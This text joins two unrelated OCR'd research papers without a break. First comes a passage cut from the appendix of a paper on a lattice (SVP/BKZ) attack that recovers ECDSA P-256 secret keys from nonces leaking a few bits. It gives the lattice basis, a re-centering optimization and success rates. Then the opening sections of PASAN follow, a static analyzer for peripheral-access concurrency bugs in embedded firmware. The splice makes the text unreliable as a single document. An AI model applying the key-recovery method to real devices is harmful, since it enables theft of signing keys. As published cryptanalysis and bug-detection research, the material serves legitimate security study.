The unknown blocks $u_{i,j}$ represent sequences of unknown bits of the nonces, we then know an upper bound $U_{i,j} = 2^{\mu_{i,j}}$ for each of them (where $\mu_{i,j}$ is the size of the sequence of unknown bits). As explained in section 5.2, we can optimize our attack by shifting the interval of each $u_{i,j}$ from $[0, U_{i,j}]$ to $[-U_{i,j}/2; U_{i,j}/2]$. To this end, we set $u'_{i,j} = u_{i,j} - U_{i,j}/2$ and we report this change of variable to the previous equations, to get:

$$u'_{i,1} \equiv \sum_{j=2}^{\ell_i} \sigma_{i,j} u'_{i,j} + \sum_{j=1}^{\ell_1} \tau_{j,i} u'_{1,j} + \gamma'_i \pmod q,$$

where $\gamma'_{i,j} = \sum_{j=2}^{\ell_i} \sigma_{i,j} \frac{U_{i,j}}{2} + \sum_{j=1}^{\ell_1} \tau_{j,i} \frac{U_{1,j}}{2} + \gamma_i - \frac{U_{i,1}}{2}$ for $i = 2, \ldots, N$.

Finally, using the embedding technique described in [18] which is known to be more efficient, we build the lattice $\mathcal{L}$ given by the following base

$$M_{\mathcal{L}} = \begin{pmatrix} q & 0 & 0 & 0 & & & & \\ 0 & \ddots & \vdots & \vdots & & & & \\ 0 & & q & 0 & & 0 & & \\ \tau_2 & \ldots & \tau_t & 1 & & & & \\ \sigma_2 & & 0 & & \ddots & & & \\ & \ddots & \vdots & & & \ddots & & \\ & & \sigma_t & & 0 & & \ddots & \\ \gamma'_2 & \ldots & \gamma'_t & & & & & 1 \end{pmatrix} \times D$$

The coefficients τ_i represent the column vector $(\tau_{j,i})_{j=1}^{\ell_1}$, the coefficients σ_i represent the column vector $(\sigma_{i,j})_{j=1}^{\ell_i}$ and

D represent the diagonal matrix defined by:

$$D = diag(J_{2,1}, \ldots, J_{t,1}, J_{1,1}, \ldots, J_{1,\ell_1}, J_{2,2}, \ldots, J_{2,\ell_2}, \ldots, J_{t,2}, \ldots, J_{t,\ell_t}, J/2),$$

where $J = 2^{\lceil \log_2 q \rceil}$ and $J_{i,j} = J/U_{i,j} \in \mathbb{Z}$.

By solving SVP in $\mathcal{L}$, we hope to find the following short vector:

$$v = (u'_{2,1}J_{2,1}, \ldots, u'_{t,1}J_{t,1}, u'_{1,1}J_{1,1}, \ldots, u'_{1,\ell_1}J_{1,\ell_1}, u'_{2,2}J_{2,2}, \ldots, u'_{2,\ell_2}J_{2,\ell_2}, \ldots, u'_{t,2}J_{t,2}, \ldots, u'_{t,\ell_t}J_{t,\ell_t}, J/2),$$

and from v retrieve the secret key d. The smaller the norm of v, the more chance we have to find it using a lattice reduction algorithm. Shifting the interval where the $u_{i,j}$'s live allows to search for a vector v whose squared norm is bounded by $\sum_{\substack{1 \le i \le t, \\ 1 \le j \le \ell_i}} (J/2)^2$. Without this re-centering optimization, the squared norm of the vector v would have been bounded by $\sum_{\substack{1 \le i \le t, \\ 1 \le j \le l_i}} J^2$ which is 4 times bigger.

Figure 14 shows the impact of this re-centering optimization in the *Titan* case (*i.e.* a single block of 5 known bits randomly located in the upper half part of the nonces). All our experiments were done using the BKZ reduction algorithm with a blocksize 25.




Figure 14: Comparison of the success rate of the optimized and non-optimized attack on the ECDSA signature scheme with the P-256 curve

B Attack Success Rate with BKZ

Our initial attack targeted 80 ECDSA signatures and used LLL for the lattice reduction since early simulations showed that with 80 signatures we could expect up to 50% success rate[16]. It is however well known that BKZ can perform better than LLL. We then conducted further experiments to evaluate how BKZ could improve the data complexity of our attack. Figures 15 provides the success rates for BKZ with various medium blocksizes, these results clearly outperform the ones with LLL since with blocksize 35 one obtains 100% success rate with less than 60 signatures.

In Figure 16, the success-rates relate to similar experiments but where the number of known bits is reduced to 4 (instead of 5). With a blocksize of 35, about 75 signatures are sufficient to reach 100% success-rate. Using these results in the *Titan* attack would drastically reduce the number of ECDSA observations.




Figure 15: Success rates of the optimized attack using BKZ, in the *Titan* case with 5-bit known block.




Figure 16: Success rates of the optimized attack using BKZ, in the *Titan* case with 4-bit known block.

[16] in the *Titan* case, meaning when the attacker knows 5 consecutive bits located in the upper-half of each nonce.

PASAN: Detecting Peripheral Access Concurrency Bugs within Bare-Metal Embedded Applications

Taegyu Kim[†], Vireshwar Kumar[*], Junghwan Rhee[§], Jizhou Chen[†]
Kyungtae Kim[†], Chung Hwan Kim[¶], Dongyan Xu[†], Dave (Jing) Tian[†]
[†]*Purdue University, {tgkim, chen2731, kim1798, dxu, daveti}@purdue.edu*
[*]*Indian Institute of Technology, Delhi, viresh@cse.iitd.ac.in*
[§]*University of Central Oklahoma, jhrhee@gmail.com*
[¶]*University of Texas at Dallas, chungkim@utdallas.edu*

Abstract

Concurrency bugs might be one of the most challenging software defects to detect and debug due to their non-deterministic triggers caused by task scheduling and interrupt handling. While different tools have been proposed to address concurrency issues, protecting peripherals in embedded systems from concurrent accesses impose unique challenges. A naïve lock protection on a certain memory-mapped I/O (MMIO) address still allows concurrent accesses to other MMIO addresses of a peripheral. Meanwhile, embedded peripherals such as sensors often employ some internal state machines to achieve certain functionalities. As a result, improper locking can lead to the corruption of peripherals' on-going jobs (we call *transaction corruption*) thus corrupted sensor values or failed jobs.

In this paper, we propose a static analysis tool namely PASAN to detect peripheral access concurrency issues for embedded systems. PASAN automatically finds the MMIO address range of each peripheral device using the parser-ready memory layout documents, extracts the peripheral's internal state machines using the corresponding device drivers, and detects concurrency bugs of peripheral accesses automatically. We evaluate PASAN on seven different embedded platforms, including multiple real time operating systems (RTOSes) and robotic aerial vehicles (RAVs). PASAN found 17 true positive concurrency bugs in total from three different platforms with the bug detection rates ranging from 40% to 100%. We have reported all our findings to the corresponding parties. To the best of our knowledge, PASAN is the first static analysis tool detecting the intrinsic problems in concurrent peripheral accesses for embedded systems.

1 Introduction

Concurrency bugs might be one of the most challenging software defects to detect and debug due to their non-deterministic triggers caused by task scheduling and interrupt handling. They not only lead to intermittent unexpected system behaviors but also contribute to attack surfaces. For instance, the Dirty Cow [1] vulnerability caused by a race condition in the memory subsystem enables privilege escalations within the Linux kernel. The race condition bug in VMware Tools on Windows 10 [17] causes privilege escalations in the virtual machines. The most recent privilege escalation vulnerability [16] in Android was caused by a race condition in the binder. Another race condition within BIND [9] allows a remote attacker to carry out Denial-of-Service of DNS servers. In fact, a simple keyword search for "race condition" in the CVE database shows 862 entries [10].

Multiple approaches have been proposed to address concurrency issues including static analysis [33,40,50,79], dynamic analysis [83,84], and hybrid analysis [54,55,62,73]. However, protecting peripheral devices[1] in embedded systems from concurrent accesses imposes unique challenges. A naïve lock protection on a certain memory-mapped I/O (MMIO) address still allows concurrent accesses to other MMIO addresses of a peripheral. In other words, unless there is a global lock for this peripheral and every MMIO access to the peripheral is protected by the same lock, race conditions still can exist on the peripheral.

Meanwhile, embedded peripherals often employ some internal state machine transitions to achieve a functionality. For instance, a sensor might need to go through different internal states[2] to accomplish one sensor read operation. We define such a specific sequence of internal state machine transitions as a *transaction*. Accordingly, the device driver often needs to access different MMIO addresses of the peripheral and even sleep in between to follow the peripheral's internal state machine transition. Note that unlike typical critical section protection, where sleep is excluded or even forbidden (e.g., spinlocks), the sleep here gives the embedded peripheral time to finish its job and corresponds to the part of the internal state machines (e.g., *wait*).

As a result, an effective concurrent peripheral access protection means the protection (locking) of both the MMIO

[1] We will also use simply *peripherals* in this paper interchangeably.

[2] e.g., *receive_cmd*: receiving a command, *wait*: waiting for an ongoing job completion, and *return_res*: returning the job result.

address range and the internal state machine transition of the peripheral for embedded systems. Unfortunately, none of the existing tools mentioned above acknowledges this unique concurrent protection requirement of embedded peripherals, and fails to detect potential concurrency bugs. Improper locking finally leads to the corruption of peripheral's on-going jobs, thus corrupting sensor values or failing jobs. We call such corruption of jobs as a *transaction corruption*.

In this paper, we propose PASAN (short for Peripheral Access SANitizer), a static analysis tool to detect peripheral access concurrency bugs for embedded systems. PASAN learns the MMIO address range of each peripheral device automatically using the memory layout documents. To gain the knowledge of the internal state machines, PASAN analyzes different device drivers to extract state machine models based on the correlation between device drivers and target peripherals. Leveraging the MMIO address ranges and internal state machines, PASAN finally detects the potential concurrent peripheral accesses and generate bug reports automatically.

We have evaluated PASAN on seven embedded platforms, including multiple real time operating systems (RTOSes) and robotic aerial vehicles (RAVs). PASAN has found 17 true positive concurrency bugs in total among three platforms with the bug detection rates ranging from 40% to 100%. We have reported all of our findings to the corresponding parties. To the best of our knowledge, PASAN is the first static analysis tool detecting the intrinsic problems in concurrent peripheral accesses for embedded systems. We summarize our contributions as follows.

- We analyze the unique challenges in concurrent peripheral access protection in embedded systems and define the correct protection to consider both of the MMIO address range and the internal state machines of peripherals at the same time.
- We design and implement PASAN, a static analysis tool to detect potential concurrency bugs for peripheral accesses in embedded systems. PASAN parses memory layout documents to extract MMIO address ranges automatically, learns the internal state machines by analyzing device drivers, and detects concurrency bugs by combining multiple underlying techniques of the MMIO address range identification, transaction abstraction, points-to analysis, and lockset analysis.
- We validate the capabilities of PASAN by evaluating its effectiveness on real-world embedded platforms, and discovering a total of 17 concurrency bugs in three different platforms.

2 Background and Motivation

Concurrency protection for peripheral accesses is a general practice for device driver writers on general-purpose operating systems such as Linux. For instance, in a Multi-Function Device (MFD) driver, a write function is protected via a *mutex* preventing concurrent accesses to the device as shown in Listing 1. Unfortunately, these simple concurrency protections fail on embedded systems due to the intrinsic states of bus types and embedded peripherals. Take Figure 1 as an example, where an `LIS3DH` sensor and an SD card controller are attached to an Serial Peripheral Interface (SPI) bus. A naïve concurrency protection for any operations on these peripherals or the bus does not protect the internal *state machines* of these devices, leading to a job failure, data loss, etc. We note that these internal state machines exist on both embedded buses and peripherals. We define a complete transition of these bus- and peripheral-level internal state machines as a transaction to reflect its atomic requirement. Once such unprotected states and corresponding transactions are identified, attackers may exploit this attack surface and trigger unexpected bus- or peripheral-level state machine transition (e.g., via network interface) to cause security or safety critical issues.

```
1  int retu_write(struct retu_dev *rdev, u8 reg, u16 data)
2  {
3          int ret;
4
5          mutex_lock(&rdev->mutex);
6          ret = regmap_write(rdev->regmap, reg, data);
7          mutex_unlock(&rdev->mutex);
8
9          return ret;
10 }
```

Listing 1: A MFD device write function within the Linux kernel 5.4 protected by a mutex.




Figure 1: Simplified motivating example of state machines with SPI and attached peripherals.

Bus-Level State Machines. The SPI bus in Figure 1 is an I/O port controlling two attached peripheral devices. To communicate with any device, the bus needs to: (i) select the slave device and (ii) read/write data from/to the device. These two steps represent the internal state machines of this bus. Now imagine step (i) is done by thread A, which is going to send a command to the `LIS3DH` sensor. Simultaneously, thread B makes the SPI bus choose another slave device, i.e., the SD card controller. In this case, thread A's command will then be redirected to another slave device due to the transaction corruption of SPI caused by concurrent bus accesses. As a result, thread A never gets the response from the sensor because the transaction corruption leads to an erroneous redirection

Table 1: Comparison of concurrency bug detection approaches. The "Hybrid" analysis approach is based on both static and dynamic analysis; the "Algorithmic" indicates a theoretical approach without actual implementation; and the "Manual" approach requires manual efforts to detect (or prevent) concurrency bugs.

Work	Analysis Approach	Automatic Detection	Memory Objects	Address Range Aware	Transaction Aware
Lamport timestamps [60]	Algorithmic		✓		
Vector clock [66]	Algorithmic		✓		
Esterel [36]	Manual		✓		
Rust [65]	Manual		✓		
VCC [42]	Manual		✓		
VeriFast [32]	Manual		✓		
RacerX [50]	Static	✓	✓		
RELAY [79]	Static	✓	✓		
Vojdani et al. [78]	Static	✓	✓		
Chen et al. [40]	Static	✓	✓		
DSAC [33]	Static	✓	✓		
Polyspace [24]	Static	✓	✓		
Separation logic [69]	Static	✓	✓		
Mthread [20]	Static	✓	✓		
Coverity [15]	Static	✓	✓		
Infer [21]	Static	✓	✓		
Flawfinder [19]	Static	✓	✓		
CodeSonar [13]	Static	✓	✓		
ProRace [84]	Dynamic	✓	✓		
Cruizer [83]	Dynamic	✓	✓		
Hellgrind [67]	Dynamic	✓	✓		
ThreadSanitizer [73]	Hybrid	✓	✓		
RaceMob [55]	Hybrid	✓	✓		
LockDoc [62]	Hybrid	✓	✓		
Razzer [54]	Hybrid	✓	✓		
PASAN	Static	✓	✓	✓	✓

of the requested job. Note that putting a lock only on the step (i) will not eliminate the concurrency bug. To guarantee the exclusive access to the SPI bus, we need to protect the bus-level state machines, as denoted as *Bus Lock* (i.e., a blue box) in Figure 1.

Peripheral-Level State Machines. Embedded peripherals are often memory mapped within an embedded system and have their own internal state machines. As shown in Figure 1, the `LIS3DH` sensor (accelerometer) contains four states besides the *init* state. To read a value from the sensor, a thread A starts with a read command via writing into a memory mapped I/O (MMIO) address, which puts the sensor into the *read cmd* state. The sensor's internal state machine then transits to the *wait* state since the command processing takes some time depending on the sensor's working frequency (e.g., 50Hz). Now imagine another thread B sends a command to the sensor during the *wait* state. Due to such a transaction corruption, the sensor might produce an unexpected result, e.g., corrupted three-axis acceleration values, leading to an accident if it is used by a robotic vehicle. Similarly, putting a lock only on the state sending a command to the sensor cannot eliminate this concurrency bug. To achieve an exclusive access to a peripheral, we need to protect the peripheral-level state machines, e.g., all the four states of the sensor and all the three states of the SD card controller, as denoted as *Peripheral Lock* in Figure 1.

There have been a large body of the prior approaches for detecting concurrency bugs [13, 15, 19–21, 24, 32, 33, 36, 40, 42, 50, 54, 55, 60, 62, 65–67, 69, 73, 79, 83, 84]. As summarized in Table 1, most of them (classified as "Static", "Dynamic" and "Hybrid" in the analysis approach column) have not considered the concurrency issues caused by the race conditions in the internal state machines within bus and peripheral levels [13, 15, 19–21, 24, 33, 40, 50, 54, 55, 62, 67, 69, 73, 79, 83, 84]. Furthermore, other works (classified as "Manual" in Table 1) require to manually modify source code [36, 65] or insert annotations for analysis [32, 42] while relying on users to fully understand peripheral device operations. The other works (classified as "Algorithmic") even require the redesigning of the entire code base [60, 66]. This paper aims to detect a new class of concurrency bugs caused by the transaction corruption that has never been considered before PASAN – an *address-range-aware* and *transaction-aware* concurrency detection tool for embedded systems. In PASAN, we solve three main challenges:

- **C1: How to find a peripheral's MMIO address range automatically?** We note that a naïve protection on a single MMIO address operation is not enough due to the intrinsic behavior of the internal state machines. We need to know the whole MMIO address range given a peripheral, and lock the whole range to protect a transaction of the peripheral.
- **C2: How to find a peripheral's transaction scope automatically?** Recall that a transaction is essentially a complete transition of the internal states. To protect a transaction, we need to know where the transaction starts and ends within the code, and lock the whole transaction to protect the internal state machines.
- **C3: How to use MMIO addresses and transaction scopes to find bugs automatically?** With the above knowledge, we have an opportunity to detect concurrency issues of peripherals. We need a way to explore as many concurrency sources as possible while reducing false positives.

Usage Scenarios and Required Expertise. PASAN is an automatic tool that detects not just typical concurrency bugs, but specific concurrency bugs with transaction corruptions. Therefore, it does not assume users to have certain expertise. However, we expect the developers who respond to PASAN's bug report to have knowledge about in (1) embedded system device driver programming, (2) multi-threading, (3) race condition (e.g., lock/unlock usage), and (4) peripheral device data sheets. The aforementioned background is essential to understand the bugs and fix the race conditions.

We believe PASAN is particularly useful when appropriate dynamic device driver concurrency analysis tools are not available. This is quite common in the domain of embedded systems because of either the inability to instrument the related hardware devices (e.g., the peripheral device or the target board) for analysis or the unavailability of corresponding dynamic analysis frameworks. For instance, Hellgrind (part




Figure 2: The architecture of PASAN.

of Valgrind [67]) cannot run on an RTOS, and QEMU [35] supports only a few boards and peripherals. Moreover, even state-of-the-art dynamic analysis tools have limited analysis coverage; it is hard for them to uncover concurrency bugs due to their intrinsic triggering conditions [55]. More importantly, they cannot find concurrency bugs with transaction corruptions.

3 Design

Concurrent memory accesses which do not consider the internal processing states of peripherals can lead to concurrency bugs. These bugs result in undefined behavior due to the generation of incorrect results or operation failures. We propose PASAN which provides a device-agnostic framework to detect such concurrency bugs. Different from the detection techniques in the prior art (that focuses on preventing concurrent accesses to certain program variables [33, 40, 50, 54, 55, 62, 73, 79, 83, 84]), PASAN takes a *transaction-aware* and *address-range-aware* concurrency bug detection approach which has resulted in the discovery of novel concurrency bugs in peripheral device transactions.

Figure 2 presents the overall architecture of PASAN framework. PASAN takes three inputs: (1) the source code of the host firmware which will compile into the LLVM bitcode [61], (2) the host firmware's memory layout including MMIO address ranges, and (3) the list of the library functions utilized by the host firmware. Then PASAN proceeds through the following steps to generate the concurrency bug report as the output automatically without requiring any user intervention and expertise. This report contains: (i) MMIO access instructions causing concurrency bugs, (ii) inferred transaction spans, and (iii) lock objects and their spans if they are enforced. For developing the rectified device driver, PASAN requires an expert to deal with false positives and fix bugs as discussed in Section 2.

1. **MMIO Address Range Identification (Section 3.1)**: First, PASAN parses the memory layout documents to identify the address ranges of MMIOs through which peripheral devices are attached to the host. By enabling the automated mapping of the accessed addresses to the corresponding MMIOs, this step plays an important role (in Step 4) in identifying the instructions belonging to the same transaction. As such, this step addresses the first aforementioned challenge (**C1** in Section 2).
2. **Target Function Identification (Section 3.2)**: Then, by analyzing the target LLVM bitcode, PASAN identifies the functions (e.g., multi-process, multi-thread, lock, and interrupt management functions) which are relevant for analyzing concurrently executable functions.
3. **Concurrency Analysis (Section 3.3)**: In this step, PASAN first identifies the instructions which can be executed concurrently. Out of those instructions, PASAN identifies the *existing* locked instructions (which are executed exclusively) via the context-sensitive lockset analysis [79]. Unlike the prior art, PASAN also considers the operations of interrupt handlers.
4. **Transaction Span Extraction (Section 3.4)**: Next, PASAN identifies all of the *transaction spans*, i.e., start and end pair of instructions belonging to one complete transaction of a peripheral device, by developing a set of span extraction heuristics. This novel technique to extract the proper *lock spans* enables PASAN to determine transaction-aware access patterns of peripheral devices, and addresses the second aforementioned challenge (**C2** in Section 2). We note that the complete transaction should *ideally* be locked (i.e., executed exclusively) to avoid concurrency bugs.
5. **Concurrency Bug Detection (Section 3.5)**: Finally, PASAN verifies whether the determined transaction span (obtained in Step 4) is correctly covered by the existing lock objects (obtained in Step 3). This addresses the last aforementioned challenge (**C3** in Section 2) and enables the detection of concurrency bugs by automatically checking whether an MMIO address can be concurrently accessed in the absence of a proper lock span.

We describe the details of each step of PASAN in the following sections.

3.1 MMIO Address Range Identification

MMIO enables the interaction between a host and peripheral devices by assigning a unique and fixed range of memory addresses for each peripheral. For example, a Universal




Figure 3: An MMIO address range corresponding to a Universal Synchronous/Asynchronous Receiver/Transmitter (USART).

Synchronous/Asynchronous Receiver/Transmitter (`USART`) is mapped to an address range used to control, receive and transfer data as illustrated in Figure 3. Therefore, in this step, to detect potential concurrent accesses to the same peripheral, PASAN identifies the MMIO address range allocated to each peripheral.

To identify these address ranges, PASAN utilizes the *memory layout* documents for the host including either the system view description (SVD) file [8] or the host-specific development tool libraries. We note that SVD is preferred because of the following reasons: (1) SVD contains the formally defined and accurate description of the memory layout of all MMIO address ranges; (2) SVD can be easily parsed thanks to its well-defined structure based on the Extensible Markup Language (XML) format; and (3) SVDs are available for a majority of hosts equipped with ARM architecture-based processors (e.g., Cortex-A and Cortex-M).

If an SVD file is not available, PASAN identifies the MMIO address ranges using the hard-coded base addresses in host-specific development tool libraries (e.g., header files). In this case, PASAN utilizes two common observations in embedded domains: (1) each peripheral is mapped to a unique address range, and (2) each peripheral is accessed by loading a hard-coded base address. Exploiting these observations, PASAN determines the MMIO address range for a peripheral starting with the base address for the peripheral and ending with the address right before the base address of the closest next peripheral. For example, as shown in Figure 3, the MMIO address range of `USART` spans from `0x40004400` to `0x400047FF`.

3.2 Target Function Identification

In this step, PASAN identifies the functions related to potential concurrent MMIO accesses and lockings that are essential to identify concurrently executable code. Specifically, PASAN handles four types of functions: (1) thread or process management functions (e.g., `pthread_create` and `pthread_join`) which are used to analyze the control flow of execution, (2) interrupt handler functions (e.g., `I2C_IRQHandler`) representing the starts of interrupt processes, (3) interrupt disable/enable functions (e.g., `enable_irq`) utilized to check whether interrupt handlers can execute concurrently, and (4) the functions related to locks and unlocks (e.g., `mutex_lock`) identifying the locked instructions and objects. It is important to consider interrupts because they can start a new transaction with a peripheral, thus corrupting the ongoing transaction of the peripheral. If none of relevant functions is found from the source file, PASAN looks for architecture-specific assembly instructions related to interrupts. For example, Cortex-M series architecture employs `cpsid` and `cpsie` instructions for disabling and enabling interrupts, respectively.

3.3 Concurrency Analysis

In this step, PASAN identifies which code can potentially be executed concurrently by tracking the code's starting/stopping threads and checking the enabling/disabling code of interrupt handlers. Next, by leveraging lockset analysis, PASAN identifies which code are not properly locked allowing concurrent execution of unlocked code by leveraging lockset analysis. Specifically, by analyzing the LLVM bitcodes and the list of the relevant library and interrupt handler functions (identified in Section 3.2), PASAN first identifies the *executable* processes, threads and interrupt handlers. Next, PASAN analyzes them to identify the *concurrently* executable instructions. Finally, PASAN performs lockset analysis to identify the instructions that are "locked" to prevent concurrent access. We provide the technical details of this analysis below, and describe them through an example shown in Figure 4 and Figure 5.

Executable Processes, Threads, and Interrupt Handlers. To infer this information, PASAN generates the call graph via points-to analysis [76], which is an established static analysis technique for identifying which memory locations the pointer variables can reference. Then, PASAN gathers the list of *entry* functions of processes, threads, and interrupt handlers. Starting from the *entry* function of the main process, PASAN finds instructions which call process and thread creation functions. Next, PASAN finds newly created functions from the arguments of these function call instructions. If such arguments are variables, PASAN finds the possible functions pointed by those variables via points-to analysis. One example is `main` function calling `pthread_create` with `IOThreadEntry` (the entry function) as the argument.

Concurrently Executable Code. PASAN identifies the concurrently executable code by analyzing the instructions corresponding to different processes and threads [47]. In this analysis, PASAN first discovers the life span of each process/thread by tracking its identifier via points-to analysis. A life span usually starts with the identifier initialized by the process/thread creation function, and ends when the identifier is passed back to the function after the process/thread termination function. For instance, the functions `waitpid` and




Figure 4: Code snippets for locked MMIO access instructions.

MMIO Access Instructions		store i32 0x10, i32* 0x40007400	%10 = load i32, i32* 0x40007404
Thread Call Stack List	Thread1 Call Stack	spi_cmd, csId: 1233 sd_write, csId: 798 log_z, csId: 622 update_z, csId: 210 **main, csId: -** *Call Stack*	spi_cmd, csId: 1233 sd_write, csId: 798 log_z, csId: 622 update_z, csId: 210 **main, csId: -**
	Thread2 Call Stack	spi_cmd, csId: 1233 sd_write, csId: 999 log_cmd, csId: 633 exe_cmd, csId: 30 **IOThreadEntry, csId: -**	spi_cmd, csId: 1233 sd_write, csId: 999 log_cmd, csId: 633 exe_cmd, csId: 30 **IOThreadEntry, csId: -**
	...		

Figure 5: Locked MMIO access instructions in different thread call stacks.

`pthread_join` may denote the end of a process and thread respectively. We obtain the concurrently executable code by detecting the overlap of the life spans of different processes and threads. For instance, in Figure 4, we observe that the `store` and `load` instructions are executed whenever the `spi_cmd` function is executed. In Figure 5, we consider that the two overlapping threads (i.e., Thread 1 corresponding to the `main` function, and Thread 2 corresponding to the `IOThreadEntry` function) call the `spi_cmd` function. Then, PASAN reports both `load` and `store` instructions (that are parts of a single transaction that must be atomically executed) as concurrently executable when those threads run simultaneously.

Lockset Analysis. After analyzing the lock/unlock and interrupt enable/disable functions (identified in Section 3.2), and the list of concurrently executable instructions (obtained above), PASAN identifies the *lock objects* used to lock instructions, and the *lock span* of each lock object, i.e., the start (using a `lock` function) and the end (using an `unlock` function) of the lock object.

For example, in Figure 4, the `store` instruction is placed between the `mutex_lock` and `mutex_unlock` functions with a lock object `lock1`. Similarly, a lock object called `lock2` is used for the `load` instruction. However, in spite of these locks, different threads (i.e., Threads 1 and 2 in Figure 5) can concurrently execute these locked instructions because different locks are used for the two instructions. To detect such cases, PASAN performs context-sensitive analysis of the complete *call stack*. Such call stack shows (1) the called functions on the stack and (2) the call instruction's unique identifier (*csId*) of its callee in a bottom-up fashion. As shown in Figure 5, these different call stacks help identify the potential threads which can execute concurrently.

In addition to detecting typical lock objects, PASAN also takes enabling and disabling of interrupts into account by considering them as lock and unlock functions respectively. In fact, the interrupt control flag can be considered as a *virtual* global lock object preventing interrupts from concurrent executions. PASAN also identifies recursive function calls, and avoids the analysis of duplicate functions in a loop. To identify such recursive function calls, we use the strongly connected component algorithm [68] employed in other static analysis systems as well, such as the points-to analysis framework employed by us [76].

3.4 Transaction Span Extraction

To find concurrency bugs for peripheral devices, PASAN must consider whether the concurrency can occur for transactions rather than for individual MMIO accesses (discussed in Section 2). As such, before the concurrency bug detection, PASAN must identify *transaction spans* that are the ranges of instructions representing transactions.

Specifically, as shown in Figure 5, the usage of different locks leads to peripheral access concurrency bugs. More importantly, even if the same lock was used, we still could not guarantee that both the `store` and the `load` come from the same thread. It might be Thread 1 `store` + Thread 2 `load` or Thread 2 `store` + Thread 1 `load`. In either case, neither Thread 1 nor Thread 2 would have the correct response from the peripheral due to the corruption of each thread's transaction with the peripheral.

Consequently, we need to detect each transaction initiated by different threads that can potentially interleave with each other and cause a transaction corruption. As the first step, we extract *all of* the transaction spans in advance. We argue that although drivers might lack proper locking, their implementations have to follow the operation instruction of the peripherals (aka, transaction) to make them work. Otherwise, these drivers simply would not work, which would be caught during the development or testing. More importantly, the extracted transaction spans need to be context-sensitive and MMIO-address-range-aware. The former provides call stacks with lock information (if exists); the later tells potential concurrent peripheral accesses from different MMIO addresses but within the same MMIO address range.

Finding the Peripheral-Access Instructions. PASAN identifies the peripheral-access instructions by following the occurrences of the `store` and `load` instructions, whose pointer argument might represent an MMIO access. We take the following approach to resolve possible address values of a given pointer variable: PASAN first performs points-to analysis to find the list of alias variables of the pointer variable. It then strives to find the *constant* MMIO address values propagated to such alias variables. This can be done by checking the

